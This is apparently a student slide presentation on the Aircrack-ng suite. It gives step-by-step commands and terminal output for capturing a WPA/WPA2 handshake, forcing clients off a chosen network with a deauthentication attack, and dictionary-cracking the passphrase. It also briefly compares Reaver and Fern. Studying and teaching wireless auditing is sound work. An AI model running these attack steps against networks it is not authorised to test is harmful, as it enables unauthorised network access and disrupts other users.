

# Aircrack-ng

---

WIRELESS HACKING TOOL-WPA/WPA2

AATQA HUSSAIN

MSIS-9



# Aircrack-ng

---

**Aircrack-ng is a complete suite of tools to assess WiFi network security.**

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature.

It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris

It focuses on different areas of WiFi security:

- Monitoring:** Packet capture and export of data to text files for further processing by third party tools.
- Attacking:** Replay attacks, deauthentication, fake access points and others via packet injection.
- Testing:** Checking WiFi cards and driver capabilities (capture and injection).
- Cracking:** WEP and WPA PSK (WPA 1 and 2).

# Tool Suite:

## Airmon-ng :

---

This script can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode. Entering the airmon-ng command without parameters will show the interface status.

## Airodump-ng :

Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP [IVs](#) (Initialization Vector) for the intent of using them with [aircrack-ng](#). If you have a GPS receiver connected to the computer, airodump-ng is capable of logging the coordinates of the found access points.

## Aireplay-ng :

This step is optional. If you are patient, you can wait until airodump-ng captures a handshake when one or more clients connect to the AP. You only perform this step if you opted to actively speed up the process. It is used to deauthenticate the wireless client.

## Aircrack-ng:

The purpose of this step is to actually crack the WPA/WPA2 pre-shared key. To do this, you need a dictionary of words as input. Basically, aircrack-ng takes each word and tests to see if this is in fact the pre-shared key.

# How To Use It?

## STEPS:

---

Open a terminal window in Kali Linux and find out the name of your wireless adapter

### 1) ifconfig

First we viewed configured ports.

### 2) iwconfig

The iwconfig command shows the characteristics of wireless card available for monitoring.

### 3) airmon

Type the following commands on the terminal:


airmon-ng check kill

airmon-ng check

```
root@kali:~# airmon-ng check kill
Killing these processes:
```

```
  PID Name
  1147 wpa_supplicant
```

```
root@kali:~# airmon-ng check
No interfering processes found
root@kali:~#
```



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 24:b6:fd:3a:9f:48
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:960 (960.0 B)  TX bytes:960 (960.0 B)

wlan0     Link encap:Ethernet  HWaddr 64:27:37:e9:76:05
          inet addr:192.168.1.102  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::6627:37ff:fee9:7605/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:150 errors:0 dropped:0 overruns:0 frame:0
          TX packets:46 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:44600 (43.5 KiB)  TX bytes:9639 (9.4 KiB)

root@kali:~#
```

#### 4) airmon

The ***airmon*** command is used for starting monitoring interface. We created the virtual monitor interface by issuing the command:

**airmon-ng start wlan0** (INTERFACE NAME in our case “wlan0”)


```
root@kali:~# airmon-ng start wlan0
No interfering processes found
PHY      Interface      Driver      Chipset
phy0     wlan0             brcmsmac    Broadcom on bcma bus, information limited
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~#
```

#### 5) airodump

Next, we used ***airodump*** command to locate all the available wireless networks nearby. It start capturing the packets in the air.

**airodump-ng wlan0mon**



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airodump-ng wlan0mon
```

A listing of available networks began to appear. Once we find the one we want to attack, we pressed Ctrl + C to stop the search.

```
root@kali: ~  
File Edit View Search Terminal Help  
  
CH 14 ][ Elapsed: 18 s ][ 2017-01-08 17:45  
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
[REDACTED] -56 85 8 0 11 54e WPA CCMP PSK Infec  
BSSID STATION PWR Rate Lost Frames Probe  
(not associated) 40:B8:9A:48:33:8D -13 0 -12 7 15
```

Now we run **airodump-ng** and copy the information for the selected BSSID to a file to collect data needed for the crack.

**Airodump-ng -w** (file name we want to create) **-c** (channel we are listening) **--bssid** **00:00:00:00:00:00** **wlan0mon** (interface name)

Wait to capture a valid hand shake and collect all necessary information or send deauth

```
root@kali: ~  
File Edit View Search Terminal Help  
  
root@kali:~# airodump-ng -w filename -c 11 --bssid [REDACTED] wlan0mon
```

```
root@kali: ~  
File Edit View Search Terminal Help  
  
CH 11 ][ Elapsed: 24 s ][ 2017-01-08 17:50  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E  
[REDACTED] -32 100 245 1 0 11 54e WPA CCMP PSK I  
BSSID STATION PWR Rate Lost Frames Probe  
[REDACTED]
```

Open a new file

## 5) Capturing Hand shake


Above, it is running, we left it running a few minutes while as it collects data.

We send deauth command using:

**besside-ng -b bssid 00:00:00:00:00:00 wlan0mon**



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# besside-ng -b [REDACTED] wlan0mon  
[17:51:43] Let's ride  
[17:51:43] Logging to besside.log  
[17:52:00] \ Attacking [Infected] WPA - DEAUTH
```



```
root@kali:~# besside-ng -b 94:0C:6D:CC:62:9A mon0  
[23:10:54] Let's ride  
[23:10:54] Logging to besside.log  
[23:11:03] Got necessary WPA handshake info for HEXABYTE_d744  
[23:11:03] Run aircrack on wpa.cap for WPA key  
[23:11:03] Pwned network HEXABYTE_d744 in 0:05 mins:sec  
[23:11:03] TO-OWN [] OWNED [HEXABYTE_d744*]  
[23:11:03] All neighbors owned  
  
Dying...  
[23:11:03] TO-OWN [] OWNED [HEXABYTE_d744*]  
root@kali:~#
```

Open previous file

## 6 ) For cracking password :

**aircrack-ng wpa.cap -w darkc0de.lst**

it will decode the password..... 😊

```
root@kali:~# aircrack-ng wpa wpa.cap -w darkc0de.lst

Aircrack-ng 1.1 r2178

[00:00:19] 22128 keys tested (1132.80 k/s)

Current passphrase: 1 PARZYBOK

Master Key      : 61 CB 38 90 46 A3 33 FD 5E B7 20 B4 30 8E DB 43
                  A5 E0 63 4E 0F 53 15 2E FC 88 03 DA 2F B3 64 57

Transient Key   : 62 8E 8A 74 F7 FF 7B 6E 12 B7 A4 D9 F9 BD 18 E6
                  AF ED B2 1C BD B4 96 B6 29 51 6C B7 F6 34 F3 E0
                  8A 02 BD 6E 77 3C E6 59 65 8E 09 75 40 04 C6 6D
                  5B 6F DA 0A 0F 2B 7E BF 17 85 97 09 D6 4B 6E 80

EAPOL HMAC     : 27 C2 9F 08 8C 33 41 20 B4 9B DE 58 10 59 90 2D

[00:00:03] 3740 keys tested (1039.25 k/s)

KEY FOUND! [ dictionary ]

Master Key      : 5D F9 20 B5 48 1E D7 05 38 DD 5F D0 24 23 D7 E2
                  52 22 05 FE EE BB 97 4C AD 08 A5 2B 56 13 ED E2

Transient Key   : 1B 7B 26 96 03 F0 6C 6C D4 03 AA F6 AC E2 81 FC
                  55 15 9A AF BB 3B 5A A8 69 05 13 73 5C 1C EC E0
                  A2 15 4A E0 99 6F A9 5B 21 1D A1 8E 85 FD 96 49
                  5F B4 97 85 67 33 87 B9 DA 97 97 AA C7 82 8F 52

EAPOL HMAC     : 6D 45 F3 53 8E AD 8E CA 55 98 C2 60 EE FE 6F 51
```



# Importance in Security

---

- ❑ It's quite possible that the wireless signal is leaking out into the street, and anyone passing by could get access to your network – even if they are using WEP, WPA or WPA2 encryption.
- ❑ But it's not just rogue APs that are a worry. If you're not using WPA-Enterprise or WPA-Enterprise (both of which use a RADIUS server) in your organization, then any wireless networks you are running using WEP, WPA or WPA2 are also at risk.
- ❑ That's where Aircrack-ng can be useful. This open source suite of applications can help you locate all the access points in your offices, check that the networks are protected by encryption, and test the strength of the keys or passphrases that are in use. If any networks uses WEP encryption, it will usually find the relevant WEP key in under a couple of minutes, demonstrating that WEP is totally ineffective

# Limitations and comparison



- ❑ **Aircrack-ng** is perhaps one of the most widely known and utilized wireless cracking tools for Linux. Using this sophisticated yet intuitive software, even novices can learn [how to hack](#) WEP, WPA, and WPA2 security protocols. Very fast and efficient
- ❑ Next is **Reaver**, which is nearly as popular as aircrack-ng. It is a highly sophisticated tool that is aimed at breaking Wi-Fi Protected Setup (WPS). Not only can it perform brute force password attacks, but it can also recover PINs for the WPA/WPA2 security algorithms. Its slow and required 5 to 10 hours
- ❑ **Fern** was written using Python, and it is an auditing tool in addition to a wireless cracker. While the majority of the preceding applications only have command line interfaces on Linux, Fern actually has a GUI interface.. Like several of the previous tools, it can crack WEP, WPA, and WPS.



# Conclusion

---

Rogue access points, weak passwords and poor security standards plague every network administrator. Aircrack-ng can help you sniff out these problems and take care of them, before your network gets taken care of by someone less benign.

*Thus Secure Your WLAN With Aircrack-ng*

## Reference:

[http://www.enterprisenetworkingplanet.com/netsecur/article.php/10952\\_3718671\\_2/Secure-Your-WLAN-With-Aircrackng.htm](http://www.enterprisenetworkingplanet.com/netsecur/article.php/10952_3718671_2/Secure-Your-WLAN-With-Aircrackng.htm)